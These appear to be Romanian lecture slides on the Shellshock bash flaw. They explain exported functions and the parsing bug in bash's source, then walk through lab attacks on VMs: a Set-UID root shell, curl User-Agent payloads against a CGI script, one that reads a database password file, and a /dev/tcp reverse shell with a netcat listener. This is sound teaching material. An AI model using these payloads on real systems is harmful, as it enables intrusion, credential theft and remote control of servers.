Atacul Shellshock

Rezumat

- Definirea funcțiilor în Bash
- Eroarea de implementare din logica de parsing
- Vulnerabilitatea Shellshock
- Cum se exploatează vulnerabilitatea
- Cum se creează un shell invers folosind atacul Shellshock

Funcțiile shell

- Programul shell este un interpretor de comenzi date în linie de comandă în SO
  - Oferă on interfață între utilizator și SO
  - Tipuri de shell diferite : sh, bash, csh, zsh, windows powershell etc.
- Bash shell este unul dintre cele mai populare shell-uri în SO Linux
- Vulnerabilitatea shellshock este legată de funcțiile shell
- Exemplu: declararea și eliminarea unei funcții declarate:

```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Trecerea unei funcții unui proces copil

Metoda 1: Se definește o funcție în shell părinte, se exportă; apoi procesul copil va avea acces la aceasta. Exemplu:

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Trecerea unei funcții unui proces copil

Metoda 2: Se definește o variabilă de mediu. Aceasta va deveni definiție de funcție în procesul bash copil.

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash_shellshock    ← Run bash (vulnerable version) in the child
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Trecerea unei funcții unui proces copil

- Ambele metode seamănă. Ambele folosesc variabile de mediu.
- Procedura:
  - În metoda 1, atunci când shell părinte creează un proces nou, îi trece fiecare definiție de funcție exportată ca variabilă de mediu.
  - Dacă procesul copil execută bash, programul bash va transforma variabila de mediu înapoi în definiție de funcție, exact cum este definită în metoda 2.
- Metoda 2 nu necesită ca procesul părinte să fie proces shell.
- Orice proces care are nevoie să transmită o definiție de funcție procesului copil poate folosi variabile de mediu

Vulnerabilitatea Shellshock

- Vulnerabilitatea numită Shellshock sau bashdoor a fost prezentată publicului în 24 septembrie 2014. I s-a atribuit CVE-2014-6271
- Această vulnerabilitate exploata o greșeală din bash la convertirea variabilelor de mediu în definiții de funcții
- Bug găsit exista în codul sursă GNU bash din 5 august 1989
- După identificarea acestui bug, au fost găsite câteva altele în bash
- Shellshock se referă la familia de bug-uri de securitate găsite în bash

Vulnerabilitatea Shellshock

- Procesul părinte poate transmite o definiție de funcție unui proces copil prin intermediul unei variabile de mediu
- Din cauza unui bug din logica de parsing, bash execută o parte din comanda conținută în variabila de mediu

```
$ foo='() { echo "hello world"; }; echo "extra";'
$ echo $foo
() { echo "hello world"; }; echo "extra";
$ export foo
$ bash_shellshock   ← Run bash (vulnerable version)
extra               ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

Comandă suplimentară

Greșeala din codul sursă al Bash

- Bug-ul shellshock începe în fișierul `variables.c` din codul sursă al bash. Bucata de cod relevantă pentru greșeală este:

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&      ①
          STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                 ②
                           SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

Greșeala din codul sursă al Bash


- În acest cod, la Line ①, bash verifică dacă există o funcție exportată verificând dacă valoarea unei variabile de mediu începe cu “**() {**” sau nu. O dată găsit acest șir, bash înlocuiește “=“ cu un spațiu.
- Apoi bash apelează funcția `parse_and_execute()` (Line②) pentru a parsa definiția funcției. Din nefericire, această funcție poate parsa alte comenzi shell, nu doar definiția funcției
- Dacă șirul este o definiție de funcție, atunci doar se va parsa și nu se va executa
- Dacă șirul conține o comandă shell, funcția o va executa.

Greșeala din codul sursă al Bash

```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- Bash identifică Line A, ca funcție datorită începutului “`() {`“ și o convertește în Line B
- Observă că șirul devine două comenzi.
- `parse_and_execute()` va executa ambele comenzi
- **Consecințe:**
  - Atacatorii pot face ca procesul să le ruleze comenzile proprii
  - Dacă procesul țintă este un proces server sau rulează cu privilegii, pot apărea breșe în securitate

Exploatarea vulnerabilității Shellshock



Două condiții sunt necesare pentru exploatarea vulnerabilității:

1) Procesul țintă să ruleze bash
2) Procesul țintă să accepte intrare fără încredere de la utilizator via variabile de mediu

Atacul Shellshock asupra programelor Set-UID

În exemplul următor, un program Set-UID root va lansa un proces bash, atunci când execută programul `/bin/ls` prin intermediul funcției `system()`. Mediul setat de atacator va duce la execuția de comenzi neautorizate

Setarea programului vulnerabil

- Programul folosește funcția `system()` pentru a executa comanda `/bin/ls`
- Este un program Set-UID root
- Funcția sistem folosește de fapt `fork()` pentru a crea un proces copil, apoi folosește `execl()` pentru a executa programul `/bin/sh`

```
#include <stdio.h>
void main()
{
   setuid(geteuid());
   system("/bin/ls -l");
}
```

Atacul Shellshock asupra programelor Set-UID

Setarea `$ sudo ln -sf /bin/bash_shellshock /bin/sh`

```
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

Execute normally

Programul va invoca shell-ul vulnerabil bash. Pe baza vulnerabilității shellshock putem construi simplu o declarație de funcție.

Atacul Shellshock asupra programelor CGI

- Common gateway interface (CGI) se folosește în servere de web pentru a rula programe executabile care generează dinamic pagini de web
- Multe programe CGI folosesc script-uri shell; dacă folosesc bash, ar putea fi supuse atacului Shellshock.

Atacul Shellshock asupra programelor CGI: Setarea inițială


- Pentru acest experiment setăm două VM, una pentru mașina atacator (10.0.2.70) și una pentru mașina victimă (10.0.2.69) și scriem un program CGI foarte simplu (test.cgi). Programul este un shell script bash.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

- Trebuie să plasăm acest program în directorul /usr/bin/cgi-bin al victimei și să-l facem executabil. Folosim curl pentru a interacționa cu acesta

```
$ curl http://10.0.2.69/cgi-bin/test.cgi

Hello World
```

Cum invocă programele CGI serverul de web



- Când un utilizator trimite un URL CGI serverului Apache, serverul va examina cererea
- Dacă este o cerere CGI, Apache va folosi `fork()` pentru a porni un proces nou și apoi va folosi `exec()` pentru a executa programul CGI
- Deoarece programul nostru CGI începe cu linia "`#!/bin/bash`", `exec()` execută de fapt `/bin/bash`, care rulează shell script

Cum se folosește GET în programele CGI

- Atunci când Apache creează un proces copil, Apache îi furnizează toate variabilele de mediu pentru programele bash

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "** Environment Variables *** "
strings /proc/$$/environ
$ curl -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.69
> User-Agent:  curl/7.47.0
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_HOST=10.0.2.69
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Folosim curl pentru a obține cererea și răspunsul http

Atenție la cele două: ele sunt la fel: datele de pe partea de client ajung în variabila de mediu a programului CGI!

Cum se folosește GET în programele CGI

- Putem folosi opțiunea “-A” a uneltei în linie de comandă “curl” pentru a schimba câmpul User-Agent la orice dorim.

```
$ curl -A "test" -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent:  test
> Host: 10.0.2.69
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.69
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Lansarea atacului Shellshock

```
Using the User-Agent header field:
$ curl -A "() { echo hello;};
          echo Content_type: text/plain; echo; /bin/ls -l"
          http://10.0.2.69/cgi-bin/test.cgi
total 4
-rwxr-xr-x 1 root root 123 Nov 21 17:15 test.cgi
```

- Ni se execută comanda `/bin/ls`.
- Implicit, serverele de web rulează în Ubuntu sub ID de utilizator `www-data`. Folosind privilegiile acestuia nu putem prelua serverul, dar putem, totuși, provoca niște daune.

Atacul Shellshock: furtul parolelor

- Atunci când o aplicație Web se conectează la bazele de date back-end, ea are nevoie să furnizeze parole de login. Aceste parole sunt de obicei hard-codate în program sau stocate într-un fișier de configurare. Serverul de Web din VM-urile noastre găzduiesc mai multe aplicații Web, iar majoritatea folosesc baze de date.
- Spre exemplu, am putea obține parole din următorul fișier:
  - `/var/www/CSRF/Elgg/elgg-config/settings.php`

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
          /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php"
          http://10.0.2.69/cgi-bin/test.cgi
... (Lines omitted) ...
/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';
?>
```

Atacul Shellshock : crearea unui shell invers

- Atacatorilor le place să execute programul shell prin exploatarea vulnerabilității shellshock, deoarece aceasta le dă acces să execute ce comenzi doresc.
- În loc să rulăm `/bin/ls`, putem rula `/bin/bash`. Dar comanda `/bin/bash` este interactivă.
- Dacă punem pur și simplu `/bin/bash` în exploatare, bash se va executa pe partea de server, pe care nu o putem controla. De aici, e nevoie să obținem ceva numit shell invers.
- Ideea de bază a unui shell invers este să redirecționăm standard input, output și error spre o conexiune peste rețea.
- În acest fel shell-ul își va primi intrarea din conexiune și va trimite ieșirea prin conexiune. Atacatorii pot acum rula ce doresc și pot obține ieșirea pe mașina proprie
- Shellul invers este o tehnică de hacking foarte obișnuită, folosită de multe atacuri.

Crearea unui shell invers

```
Attacker(10.0.2.70):$ nc -lv 9090  ← Waiting for reverse shell
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
Server(10.0.2.69):$      ← Reverse shell from 10.0.2.69.
Server(10.0.2.69):$ ifconfig
Server(10.0.2.69):$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:07:62:d4
          inet addr:10.0.2.69  Bcast:10.0.2.127  Mask:255.255.255.192
          inet6 addr: fe80::8c46:d1c4:7bd:a6b0/64 Scope:Link
          ...
```

- Pornim `netcat (nc)` în ascultare pe mașina atacatorului (`10.0.2.70`)
- Rulăm exploatarea pe mașina server care conține comanda de shell invers (tratată pe pagina următoare)
- O dată executată comanda, vom vedea o conexiune de la server (`10.0.2.69`)
- Verificăm existența ei cu “`ifconfig`”
- Putem acum executa orice comandă dorim pe mașina server

Crearea unui shell invers

```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

Optiunea `-i` înseamnă că shell-ul va fi interactiv

Aceasta face ca dispozitivul de ieșire (`stdout`) al shell-ului să fie redirecționat spre conexiunea TCP la `10.0.2.70` portul `9090`.

Descriptorul de fișier 0 reprezintă dispozitivul de intrare standard (`stdin`), iar 1 reprezintă dispozitivul de ieșire standard (`stdout`). Această comandă spune sistemului să folosească dispozitivul `stdout` ca `stdin`. Cum `stdout` este deja redirecționat spre conexiunea TCP, această opțiune arată că programul shell își va lua intrarea din aceeași conexiune TCP.

Descriptorul de fișiere 2 reprezintă ieșirea standard pentru mesaje de eroare (`stderr`). Aceasta face ca ieșirea pentru erori să fie redirecționată la `stdout`, care este prin conexiunea TCP.

Atacul Shellshock asupra CGI: obținerea unui shell invers

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
    echo; /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1"
    http://10.0.2.69/cgi-bin/test.cgi
```

```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
bash: cannot set terminal process group (2106): ...
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$          ← Reverse shell is created!
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```